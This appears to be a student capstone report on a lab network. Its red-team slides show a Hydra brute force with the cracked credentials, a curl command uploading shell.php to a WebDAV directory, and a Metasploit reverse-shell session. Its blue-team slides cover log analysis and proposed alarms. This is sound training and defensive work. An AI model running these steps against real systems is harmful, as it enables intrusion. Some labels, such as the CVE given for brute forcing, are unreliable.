



# **Capstone Engagement**

## **Assessment, Analysis, and Hardening of a Vulnerable System**

# Table of Contents

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This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization

04


**Hardening:** Proposed Alarms and Mitigation Strategies

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# Network Topology

# Network Topology

Azure Virtual Network 192.168.1.0/24



## Network

### Address

Range:192.168.1.0/24  
Netmask:255.255.255.0  
Gateway:192.168.1.1

## Machines

IPv4:192.168.1.1  
OS:Windows 10 Pro  
Hostname:ML-RefVm-684427

IPv4:192.168.1.90  
OS:Kali  
Hostname:Kali

IPv4:192.168.1.100  
OS:Linux  
Hostname:ELK

IPv4:192.168.1.105  
OS:Linux  
Hostname:Sever1

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

# **Red Team** Security Assessment

# Recon: Describing the Target

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Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Host Machine
Server1	192.168.1.105	Vulnerable Web Server
ELK	192.168.1.100	SIEM Machine with ELK Stack(Network logs from Server1 and Kali)
Kali	192.168.1.90	Attacking machine against Server1

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# Vulnerability Assessment

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The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Use the CVE number if it exists. Otherwise, use the common name.</i>	<i>Describe the vulnerability.</i>	<i>Describe what this vulnerability allows the attacker to do.</i>
Hydra Brute Force CVE-2020-14494	Brute Force Password	Allows the attacker to find out the password to the Webdav directory.
Remote File Upload	Uploading the PHP File	Allows the attacker to remotely upload a malicious file to the Webdav directory.
PHP Reverse Shell Code Execution	Allow remote shell access	An Attacker is allowed remote access to the host machine.

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# Exploitation: Hydra Brute Force

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01

## Tools & Processes

Ran the username with a wordlist to determine the password. Used the brute forcing tool hydra.

02

## Achievements

I was able to gain the password to the Webdav directory.

03

```
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-29 10:53:35
```



# Exploitation: Remote File Upload

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01

## Tools & Processes

Uploaded a malicious file to connect to the server remotely. I used curl with the put command to upload the file.

02

## Achievements

It allows the me to upload a malicious file to the Webdav directory.

03

```
root@Kali:~# curl -u ryan:linux4u -T shell.php 192.168.1.105/webdav/
```

```
curl -u ryan:linux4u -T shell.php 192.168.1.105/webdav/
```

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# Exploitation: PHP Reverse Shell

01

## Tools & Processes

Once the target saw the file uploaded they would click the file to investigate the file then would have a remote shell.

The tool I used was metasploit with multi/handler.

02

## Achievements

This allowed me remote shell access to the server to run any command I would like.

03

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Command shell session 1 opened (192.168.1.90:4444 → 192.168.1.105:32786) at 2022-01-29 12:08:00 -0800


ls
passwd.dav
shell.php
```



# **Blue Team**


## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan



- The port scan occurred on January 29, 2022 at 18:29.
- There was 22,673 packets sent from ip address at 192.168.1.90 not including port 80. With port 80 it would be 22,674.
- What indicates that this was a port scan? There was many different ports scanned within the packet logs.

# Analysis: Finding the Request for the Hidden Directory



- It started at 18:57 on January 29, 2022. There was 3 request made to the hidden directory.
- The file that was request was connect\_to\_corp\_server. The file contains information to log in to the remote server.

# Analysis: Uncovering the Brute Force Attack



- There was 10,142 attempts made by hydra.
- There was 10,141 attempts made by hydra before the password was discovered.

# Analysis: Finding the WebDAV Connection

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## Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾	Count ▾
http://192.168.1.105/webdav/?C=S&O=A	6
http://192.168.1.105/webdav/passwd.dav	2

- There was 8 requests made to the Webdav directory.
- The main folder and the passwd.dav files were requested.



# **Blue Team**

## Proposed Alarms and Mitigation Strategies



# Mitigation: Blocking the Port Scan

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## Alarm

What kind of alarm can be set to detect future port scans?

Send an email if more than 5 ports get scanned in an hour from any IP.

What threshold would you set to activate this alarm? The threshold should be set at anything greater than 5 ports scanned.

## System Hardening

What configurations can be set on the host to mitigate port scans?

Block all port scans

Describe the solution. If possible, provide required command lines.

Configure the firewall to block all port scans.

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# Mitigation: Finding the Request for the Hidden Directory

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## Alarm

What kind of alarm can be set to detect future unauthorized access?

Send an email that a user has accessed the hidden directory from an unknown IP that is not whitelisted.

What threshold would you set to activate this alarm?

The threshold would be set to anything greater than 0.

## System Hardening

What configuration can be set on the host to block unwanted access?

Password must contain special characters, numbers, and capital letters.

Describe the solution. If possible, provide required command lines.

Use strong passwords for administrators and remove any mention of the directory from public facing files.

# Mitigation: Preventing Brute Force Attacks

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## Alarm

What kind of alarm can be set to detect future brute force attacks?

Send an email if multiple failed login happens within an hour.

What threshold would you set to activate this alarm?

The threshold for the alarm would be set at any number greater than 5 failed attempts.

## System Hardening

What configuration can be set on the host to block brute force attacks?

Configure user accounts to lock after several failed attempts.

Describe the solution. If possible, provide the required command line(s).

Lock the account if the failed attempts exceeded 5.

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# Mitigation: Detecting the WebDAV Connection

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## Alarm

What kind of alarm can be set to detect future access to this directory?

Send an email that a user has accessed the Webdav directory from an unknown IP that is not whitelisted.

What threshold would you set to activate this alarm?

The threshold would be anything greater than 5 in an hour.

## System Hardening

What configuration can be set on the host to control access?

Require MFA for access to the directory.

Describe the solution. If possible, provide the required command line(s).

Using MFA would make it so you have to confirm your user rights from outside sources.

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# Mitigation: Identifying Reverse Shell Uploads

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## Alarm

What kind of alarm can be set to detect future file uploads?

Send an email that there was an upload to the Webdav directory.

What threshold would you set to activate this alarm?

The threshold should be set to anything greater than 0.

## System Hardening

What configuration can be set on the host to block file uploads?

Firewall configure to only allow uploads from whitelisted IP addresses.

Describe the solution. If possible, provide the required command line.

This would only allow authorized users to upload to the Webdav directory.

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*The  
End*